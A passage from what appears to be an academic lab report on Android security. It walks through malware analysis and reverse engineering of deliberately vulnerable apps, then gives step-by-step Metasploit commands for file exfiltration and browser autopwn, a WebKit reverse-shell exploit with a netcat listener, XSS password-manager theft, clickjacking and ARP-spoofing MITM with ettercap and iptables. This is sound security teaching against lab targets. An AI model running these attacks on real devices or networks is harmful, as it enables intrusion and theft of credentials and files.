Nmap is a good and simple tool for active scanning after what exists and which services that is available on a network. However it can be detected by IPS and IDS.

3.5.2. Passive Attacks

With passive attacks you merely observe. An indirect approach without touching their system. (Kennedy, D. O'Gorman, J. Kearns, D. Aharoni, M. 2011)

3.5.2.1. Information gathering

This can be done with open source intelligence (OSINT) that is about gathering information that are publicly available. Tools to view public information are for example whois and NSlookup. With whois it is possible to view who is the owner of a domain and nslookup is used to query dns servers for information about what which domain belongs to an IP address or the opposite.

With the tool p0f it is possible to gather information about OS and web browser based on the headers sent on the network traffic. P0f can be started with the following command.

```
p0f -i wlan0 -vt
```

The flags set to p0f is -i wlan0, for the interface, -v, for verbose mode and -t, to show timestamps. P0f will then be listening on header data from network traffic as you browse web pages.

3.6. Scenarios of Physical based threats

A mobile device could be lost or stolen. We get distracted with something and put our phone away finding that when we get back it is gone. A person that uses a bit to big pockets sits down in a taxi when the mobile device slips out without the person's knowledge. This device could contain important company secrets or sensitive information about the user and in the wrong hands this would be devastating. We are going to show some scenarios about what is possible if the Android device is rooted and when it is not rooted.

3.6.1. Unrooted

If the found device is unrooted it is very limited of what an attacker could find and do depending on what kind of screen lock that is enabled on the device or if USB debugging is enabled. What we are going to test are these scenarios:

1. Unrooted with password screen lock and disabled USB debugging.
2. Unrooted with pattern screen lock and disabled USB debugging. The attack will be performed with a smudge attack where the victim has used the Samsung Galaxy Nexus for a week and then drops it. The attacker finds it and on the screen there are patterns left from the finger that the victim has left behind. Following this pattern could reveal what the pattern structure is and be able to unlock the device.
3. Unrooted with USB debugging enabled. The attack will be performed with the CVE-2012-0056 exploit and then it is possible to remove the gesture.key file which contains a hash over the pattern that is needed to unlock the screen.

3.6.2. Rooted

If a found device is rooted it is much easier to circumvent any security features that could exist.

With an already rooted device the attacker do not need to get involved with the technique behind rooting an Android device, it is already done. As you will see with the execution part of this report it does not matter so much if USB debugging is enabled or not or which screen lock that is activated. If the attacker finds an already rooted Android device it is a high probability that the device has a custom recovery mode installation. (A. Hoog, 2011) In our case it does not have to be like that since we found an exploit to bypass the bootloader without unlocking it. To show the execution of this scenario we have downloaded a custom recovery mode and installed it.

3.7. Execution of Application based threats

This is the section where we execute our scenarios previously talked about for application based threats in section 3.3.

3.7.1. Forensics, dynamic analysis

Start an application and analyse, how it works and what it does.

3.7.1.1. Malware analysis

For this execution we use the tools Droidbox and adb. The malware we analyse are HippoSMS and Android.LeNa. This execution is based on the scenario described in section 3.3.1.1. Start by downloading droidbox on either Mac or Linux from their google code page. The HippoSMS and the Android.LeNa application could be downloaded from (contagiomindump) and make sure to store them on the same location as the droidbox program. Start the emulator with the command

```
./startemu.sh <AVD name>
```

Make sure to have Android 2.1 or less since the droidbox program will not work with newer versions. Install either HippoSMS or Android.LeNa with adb like

```
adb -s emulator-5554 install HippoSMS.apk
```

Start droidbox analysis with the command

```
./droidbox.sh HippoSMS.apk
```

Run the application on the emulator and you will soon see that the log entries are increasing.

3.7.2. Forensics, static analysis

Analyse the code of an application in a static way, without execution of the application, to understand what it does and how it works.

3.7.2.1. Reverse engineering an application

For this execution we are going to use the application Goatsdroid which is OWASPs vulnerable Android application. You can download it to your computer directly from Internet or if the application is on the mobile device it is possible to transfer the .apk file from the mobile device to your computer. Other tools used in this practical lab is dex2jar, apktool and JAD. The scenario of this execution is based upon the described scenario in section 3.3.2.1.

Start by extracting the fourgoats.apk and we are then able to see what the package contains. Two files are more important than the others and they are AndroidManifest.xml and classes.dex. The AndroidManifest.xml file contains the permissions the application needs and is granted by the user with installation which could be interesting to look at. The other file classes.dex is the bytecode used by Dalvik virtual machine to run the application. This is the file we need to convert to be able to see the source code. Firstly we look at the AndroidManifest.xml file. As it is now we

can not understand it so we need to convert it into another format. This is done with apktool, figure. 3.2. It then exists a directory which contains the new AndroidManifest.xml file which is readable and the classes.dex has been turned into smali files. We do not want to read smali files so instead we convert the classes.dex file into a .jar file with the dex2jar, figure. 3.3. Extract the .jar file and all the .class files appear. Now it is just to convert the .class files into .java files with a Java decompiler, in this example we use JAD, figure. 3.4. It is now viewable in Java code and in just the way it was before compilation into the .apk file.

```
C:\Users\Fredde\Examensarbete\Android>apktool.bat d "C:\Users\Fredde\Examensarbete\Android\Goatdroid reverse engineering\fourgoats.apk"
I: Baksmaling...
test1: Loading resource table...
I: Loaded.
I: Loading resource table from file: C:\Users\Fredde\apktool\framework\1.apk
I: Loaded.
I: Decoding file-resources...
I: Decoding values*/* XMLs...
I: Done.
I: Copying assets and libs...
C:\Users\Fredde\Examensarbete\Android>
```

Figure 3.2. Shows how apktool is used to convert AndroidManifest.xml to readable code.

```
C:\Program Files\Java\android-sdk-windows\tools\dex2jar-0.0.9.8>dex2jar.bat "C:\Users\Fredde\Examensarbete\Android\Goatdroid reverse engineering\fourgoatsExtract\classes.dex"
dex2jar version: translator-0.0.9.8
dex2jar C:\Users\Fredde\Examensarbete\Android\Goatdroid reverse engineering\fourgoatsExtract\classes.dex -> C:\Users\Fredde\Examensarbete\Android\Goatdroid reverse engineering\fourgoatsExtract\classes_dex2jar.jar
Done.
C:\Program Files\Java\android-sdk-windows\tools\dex2jar-0.0.9.8>
```

Figure 3.3. Reverse dex code into a jar file with dex2jar.




Figure 3.4. With a Java decompiler it is possible to see the Java code from Java class files.

3.7.2.2. Code review on application

An attacker wants to look at the ExploitMe application to see what kind of encryption it is using. This execution is based upon the scenario in section 3.3.2.2. This execution assumes that the attacker has already made the execution from section 3.7.2.1 and got the java code. In the CryptoTool.java class the attacker notice that the key for the encryption is hardcoded in the java code together with the salt value as shown in figure 3.5. This is a security risk called sensitive information disclosure and is written about in the owasp top 10 mobile risks. The attacker could now decrypt the information that has been encrypted.

```
public class CryptoTool
{
    private static final String CRYPTO_SPEC = "AES/CBC/PKCS5Padding";
    public static final String DEFAULT_B64_KEY_STRING = "T0xXpDs1lT9q36aPehvDnaX3EgaF1M4JKIGYvqTqld0=";
    private static final int IV_BYTES = 16;
    private static final int KEY_BITS = 256;
    private static final int NUM_ITERATIONS = 1000;
    private static final int SALT_BYTES = 32;
```

Figure 3.5. Shows the hardcoded key in the ExploitMe application.

3.7.3. Application security risks

Execution of our mentioned scenarios of application security risks in section 3.3 for Android devices.

3.7.3.1. Insecure file storage ExploitMe

To test this we are going to use the ExploitMe android application and ExploitMe server together with the adb tool to access the sdcard. This execution is based on the scenario from section 3.3.3.1.

Start the ExploitMe server and then start the ExploitMe android application and login with the default user. Navigate to Transfer and transfer some money. Go to Statement and see that the transfer log has been updated. The log is accessible since it is saved on the sdcard and with adb under `/sdcard/androidLabs` we can see and download the logfile or see it with cat which in this case is an html-file. See figure 3.6.

```
C:\Users\Fredde>adb -s emulator-5554 shell
# cd /sdcard/androidLabs
cd /sdcard/androidLabs
# ls
ls
1333612113097.html
1333625565796.html
# cat 1333612113097.html
cat 1333612113097.html
<?doctype html><title>Statement</title><h1>Statement</h1><p>Debit Account: 12345
6789<br/>Balance: 193.00</p><p>Credit Account: 987654321<br/>Balance: 999.00</p>
#
```

Figure 3.6. Shows the logfile of the ExploitMe application.

3.7.3.2. Insecure file storage Goatdroid

The Goatdroid application suffers from insecure file storage of the sessionkey. The sessionkey is stored in a SQLite database and could be retrieved with adb and viewed with SQLite database browser. This execution is based on the scenario from section 3.3.3.2.

Start the Goatdroid application and the server and login with your user credentials. Connect with adb and go to `/data/data/org.owasp.goatdroid.fourgoats/databases`. Here is all the databases the application is using are stored and we are specially interested in `userinfo.db`. Download the database with the command

```
adb -s emulator-5554 pull
/data/data/org.owasp.goatdroid.fourgoats/databases/userinfo.db C:\Users\Fredde\Desktop
```

Open up SQLite database browser and open the downloaded database. Choose browse data and the security token appears. See figure 3.7.




Figure 3.7. Shows the session token stored in cleartext.

3.7.3.3. Side channel data leakage ExploitMe

To execute this scenario we need the ExploitMe application, DDMS and hprof-conv which are tools included in the Android Software Development Toolkit (SDK). The last program we need is Eclipse and the Eclipse Memory Analyzer to open up the hprof dump with. This execution is based on the scenario from section 3.3.3.3.

Start an emulator and open up the ExploitMe application. Login to the application so that a session key is created and after that return to the home screen. Next thing to do is to start DDMS and view all the processes that are running within the emulator which are accessible in the upper left window. The process `com.securitycompass.android.base` is the ExploitMe application. While the process is selected, click on the dump hprof file button. A memory dump is now created but it is not in Java and thereby not easy to read. To make it more readable the file needs to be converted with the hprof-conv tool by typing

```
hprof-conv dump.hprof converted.hprof
```

Start Eclipse and run the Memory Analyzer and open up converted.hprof. Go under *com/securitycompass/androidlabs/base* and right click on the class BankingApplication. Then list objects and outgoing references. In this reference it is possible to see the session key.

3.8. Execution of Web based threats

This is the section where we execute our scenarios previously talked about for web based threats in section 3.4.

3.8.1. Exploit webkit remote code execution

For this execution we have a netcat server, a web server running LAMP configuration and with CVE-2010-1807 webkit remote code execution exploit by Itzhak Zuk Avraham. The execution is based upon scenario in section 3.4.1. Target emulated phone running Android 2.1. IP address and port number for the running netcat server have to be specified in the html file. Port number should be written as hex and last 2 bytes first and first 2 bytes last for example port number 2222 is in hex 08ae which then will be written in the file as ae08.

Set up Netcat to listen for connections on attacker machine

```
nc -l -p 12345 -n -vvv
```

The flags -l for listen mode, -p for port 12345, -n for numeric-only IP address, -vvv for verbose.

The target enters the url to our server running CVE-2010-1807 exploit. The target then thinks website is slow loading, then the browser crashes and we got a reverse connection on our netcat listener.

3.8.2. Exfiltrate files by web browser with Metasploit

For this execution victim is running Android 2.2, attacker is using Backtrack and Metasploit. The execution is based upon scenario in section 3.4.2.

The steps necessary to set it up, first start up metasploit interface msfconsole in a terminal.

```
# msfconsole
```

Choose android_htmlfileprovider.

```
msf > use auxiliary/gather/android_htmlfileprovider
```


We configure the path for exploit to payload.

```
msf auxiliary(android_htmlfileprovider) > set URIPATH payload
```


Start it up with following command “run”.

```
msf auxiliary(android_htmlfileprovider) > run
```

Now the victim can browse to the malicious server by the servers IP address “192.168.1.8/payload/” and be attacked, or the attacker can trick the user to browse to our malicious site. As a result the victim will see an empty page with just the word “thx” and in our attacker msfconsole we will have printed information from /proc/version, /proc/self/status and /data/system/packages.list see figure 3.8.



```
root@bt: ~
File Edit View Terminal Help
dk Build/FRF91 AppleWebKit/533.1 (KHTML, like Gecko) Version/4.0 Mobile Safari/
533.1
[*] 192.168.1.3:57623 Sending payload HTML ...
[*] 192.168.1.3:57624 Request 'POST /payload.html/q'
[*] 192.168.1.3:57624 + User-Agent: Mozilla/5.0 (Linux; U; Android 2.2; en-us; s
dk Build/FRF91 AppleWebKit/533.1 (KHTML, like Gecko) Version/4.0 Mobile Safari/
533.1
[*] 192.168.1.3:57624 + Origin: content://com.android.htmlfileprovider
[+] 192.168.1.3:57624 ! "/proc/version" contains "Linux version 2.6.29-00261-g00
97074-dirty (digit@digit.mtv.corp.google.com) (gcc version 4.4.0 (GCC) ) #20 Wed
Mar 31 09:54:02 PDT 2010\n"
[+] 192.168.1.3:57624 ! "/proc/self/status" contains "Name:\troid.htmlviewer\nSt
ate:\tS (sleeping)\nTgid:\t333\nPid:\t333\nPPid:\t33\nTracerPid:\t0\nUid:\t10018
\t10018\t10018\t10018\nGid:\t10018\t10018\t10018\t10018\nFDSize:\t32\nGroups:\t\
nVmPeak:\t 130600 kB\nVmSize:\t 130600 kB\nVmLck:\t    0 kB\nVmHWM:\t 150
44 kB\nVmRSS:\t 15044 kB\nVmData:\t 8640 kB\nVmStk:\t    84 kB\nVmExe:\t
4 kB\nVmLib:\t 45896 kB\nVmPTE:\t 146 kB\nThreads:\t6\nSigQ:\t0/1024
\nSigPnd:\t0000000000000000\nShdPnd:\t0000000000000000\nSigBlk:\t000000000000120
4\nSigIgn:\t0000000000000000\nSigCgt:\t00000000000094e8\nCapInh:\t00000000000000
00\nCapPrm:\t0000000000000000\nCapEff:\t0000000000000000\nCapBnd:\tffffffffffff
eff\nvoluntary ctxt switches:\t15\nnonvoluntary ctxt switches:\t10\n"
[+] 192.168.1.3:57624 ! "/data/system/packages.list" contains "com.android.sound
recorder 10011 0 /data/data/com.android.soundrecorder\ncom.android.alarmclock 10
009 0 /data/data/com.android.alarmclock\ncom.android.sdksetup 10029 0 /data/data
/com.android.sdksetup\ncom.android.launcher 10025 0 /data/data/com.android.launc
her\ncom.android.defcontainer 10010 0 /data/data/com.android.defcontainer\ncom.a
ndroid.quicksearchbox 10012 0 /data/data/com.android.quicksearchbox\ncom.android
.inputmethod.latin 10003 0 /data/data/com.android.inputmethod.latin\ncom.android
.calculator2 10013 0 /data/data/com.android.calculator2\ncom.android.cardock 100
05 0 /data/data/com.android.cardock\ncom.android.htmlviewer 10018 0 /data/data/c
om.android.htmlviewer\ncom.android.browser 10019 0 /data/data/com.android.browse
r\ncom.android.music 10022 0 /data/data/com.android.music\ncom.android.customloc
ale 10004 0 /data/data/com.android.customlocale\ncom.android.netspeed 10024 0 /d
ata/data/com.android.netspeed\ncom.example.android.livecubes 10032 0 /data/data/
com.example.android.livecubes\nandroid.tts 10027 0 /data/data/android.tts\ncom.a
ndroid.mms 10015 0 /data/data/com.android.mms\ncom.android.providers.media 10002
0 /data/data/com.android.providers.media\ncom.android.certinstaller 10020 0 /da
ta/data/com.android.certinstaller\ncom.example.android.apis 10034 0 /data/data/c
om.example.android.apis\ncom.android.fallback 10016 0 /data/data/com.android.fal
lback\ncom.android.gesture.builder 10035 0 /data/data/com.android.gesture.buide
r\ncom.android.gallery 10002 0 /data/data/com.android.gallery\ncom.android.proti
ps 10007 0 /data/data/com.android.protips\ncom.android.providers.drm 10002 0 /da
ta/data/com.android.providers.drm\ncom.example.android.softkeyboard 10033 0 /dat
a/data/com.example.android.softkeyboard\ncom.android.term 10031 0 /data/data/com
.android.term\ncom.android.wallpaper.livepicker 10021 0 /data/data/com.android.w
allpaper.livepicker\ncom.android.speechrecorder 10001 0 /data/data/com.android.s
peechrecorder\ncom.android.packageinstaller 10026 0 /data/data/com.android.packa
geinstaller\ncom.android.development 10008 0 /data/data/com.android.development\
ncom.svox.pico 10028 0 /data/data/com.svox.pico\ncom.android.camera 10006 0 /dat
a/data/com.android.camera\njp.co.omronsoft.openwnn 10023 0 /data/data/jp.co.omro
nsoft.openwnn\ncom.android.email 10030 0 /data/data/com.android.email\ncom.andro
id.carhome 10017 0 /data/data/com.android.carhome\ncom.android.spare_parts 10014
0 /data/data/com.android.spare_parts\ncom.android.providers.downloads 10002 0 /
data/data/com.android.providers.downloads\n"
msf auxiliary(android_htmlfileprovider) > 
```

Figure 3.8. Shows information that was retrieved by an exploit.

3.8.3. Browser autopwn with Metasploit

Browser autopwn is a module for metasploit which this execution will be using in OS backtrack. Victim is running Android device with Android OS version 4.0. The scenario is based upon section 3.4.3.

The steps necessary to set it up, first start up metasploit interface msfconsole in a terminal.

```
# msfconsole
```

Choose browser_autopwn module.

```
msf> use auxiliary/server/browser_autopwn
```

Set LHOST so that payload know where to connect back.

```
msf>set LHOST 192.168.1.8
```

Set our host to listen on port 80.

```
msf>set SRVPORT 80
```

Set path for our exploit to root directory '/'.

```
msf>set URIPATH /
```

Start it up with run.

```
msf>run
```

Now the victim can browse to the malicious server IP and be attacked, or the attacker can trick the user to browse to our malicious site.

3.8.4. XSS, Abusing Password Managers

For this lab we use the script Appendix C.1. and put it into a html page on a server for testing purpose. In the same catalog we also have a testing login page with a login form only, without backend database to login against. The scenario is built upon section 3.4.4. When we try login, browser will ask us if we want to store the username and password for later use as can be seen in figure 3.9., and we do that. Afterwards we open up the html page with the XSS script and simsalabim, as magicians might say. The username and password is revealed in a alert box, just for testing purpose as can be seen in figure 3.10. Of course in a real scenario a hacker would not send out the victim's credentials with a alert box, but save it for himself. However this is sufficient enough as a proof of concept. "When the fields are filled, the JavaScript takes the values and sends

them off to another server via a simple Ajax request.” says Ben Toews, as can be seen in the script however we didn’t have a backend running to receive that XHR so we only used the POC with a alert box.

Ben Toews says working password managers that been tested working are, Internet Explorer 9, firefox version 11, Chrome version 17, LastPass (as of current version of April 2012).

Additionally we tested Google Chrome version 18 both desktop and the beta for Android works, and Android Webkit built in browser, Dolphin Browser HD version 8. However Opera Mobile version 12 did not work.




Figure 3.9. If a user wants to remember the password.





Figure 3.10. Exploited user.

3.8.5. XSS, UI Redressing

This proof-of-concept (POC) is created for email service, webmail that uses exchange server. It requires the user to be logged in at the webmail at the same time, so as possible scenario the victim gets the malicious website through spam email posing as a game. The scenario is built upon section 3.4.5.

The code in Appendix D.1 uses an iframe with the victims webmail and cascading style sheet (CSS) so it is hidden for the user as you can see in figure 3.11. and 3.12. Then we have some text that the user is supposed to drag from one point to another and then click Finish! button. What this does is, it populates the webmail formulae for sending a new email and when he clicks Finnish! button the email gets sent.



Drag me 1

Drag me 2

Drag me 3





Figure 3.11. Iframe visible.



Drag me 1

Drag me 2

Drag me 3

Finish!
drag here 1=>

drag here 2=>

drag here 3=>



Figure 3.12. Iframe not visible.

3.9. Execution of Network based threats

In this section of execution, we will do laborations consisting of threats through the network.

3.9.1. Active Attacks

Active attacks are those that interact with the system and can be detected by IDS, IPS and other defensive systems.(Kennedy, D. O'Gorman, J. Kearns, D. Aharoni, M. 2011)

3.9.1.1. MITM Packet exchange modifications

MITM situation and intercept http packets on the fly. With this execution we are using Mobisec distribution, git, Burp Intruder, Adb and AndroidLabs.apk. This execution is based upon the scenario described in section 3.5.1.1.

First we downloaded the test application ExploitMe from Security Compass.

```
git clone -b Base
git://github.com/SecurityCompass/AndroidLabs.git
```

Then we start up the emulator to send http through a proxy on port 8080.

```
./emulator -avd TestDevice -http-proxy http://127.0.0.1:8080 -
debug-proxy -partition-size 128
```

We then open a shell with Adb to our emulated phone.

```
./adb devices
./adb -s emulator-5554 shell
```

Then we push and install our target application to the emulator.

```
./adb install AndroidLabs.apk
```

We now start up our Burp Intruder application and se to these configurations, proxy > intercept, make sure “intercept is on”. Go to proxy > options > edit, set “local listener port” to 8080. We can now interfere with the http packets. We go ahead and make a transfer in the banking application. We see that the packet is sent in clear text. We easily change the account number to another accounts and make that account send us money.

3.9.1.2. MITM ARP spoofing with HTTP

In this execution we used the tools iptables, ettercap and burp. This execution is based upon the scenario described in section 3.5.1.2. We are going to forge ARP replies with a fake machines IP to a target MAC, victim requests.

Open up a terminal and start ip forwarding.

```
# echo 1 > /proc/sys/net/ipv4/ip_forward
```

We will also edit sysctl.conf to enable forwarding.

```
# sudo vi /etc/sysctl.conf
```

We look for the line that says "#Uncomment the next line to enable packet forwarding for IPv4", and uncomment by removing the #.

We now configure the etter.conf file for ettercap.

```
# sudo vi /usr/local/etc/etter.conf
```

Look for the following two lines and uncomment, remove the # in front of them.

```
#redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p  
tcp --dport %port -j REDIRECT --to-port %rport"  
#redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p  
tcp --dport %port -j REDIRECT --to-port %rport"
```

Also look for these lines and change uid, gid to 0.

```
[privs]  
ec_uid = 0      # nobody is the default  
ec_gid = 0      # nobody is the default
```

Create firewall rules to redirect packets on port 80 (http) and 443 (https) to port 8080.

```
# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j  
REDIRECT --to-port 8080  
# iptables -t nat -A PREROUTING -p tcp --destination-port 443 -j  
REDIRECT --to-port 8080
```

Start Burp and set to these configurations. Go to proxy > intercept, click on "intercept is on", so that it changes to "intercept is off". Go to proxy > options > edit, set local listener port to 8080, unmark the checkbox for "listen on loopback interface only". Mark the checkbox for "support invisible proxying for non-proxy-aware clients".

Start Ettercap by the following command.

```
# ettercap -i wlan0 -TqM arp:remote /192.168.1.7/ /192.168.1.1/
```

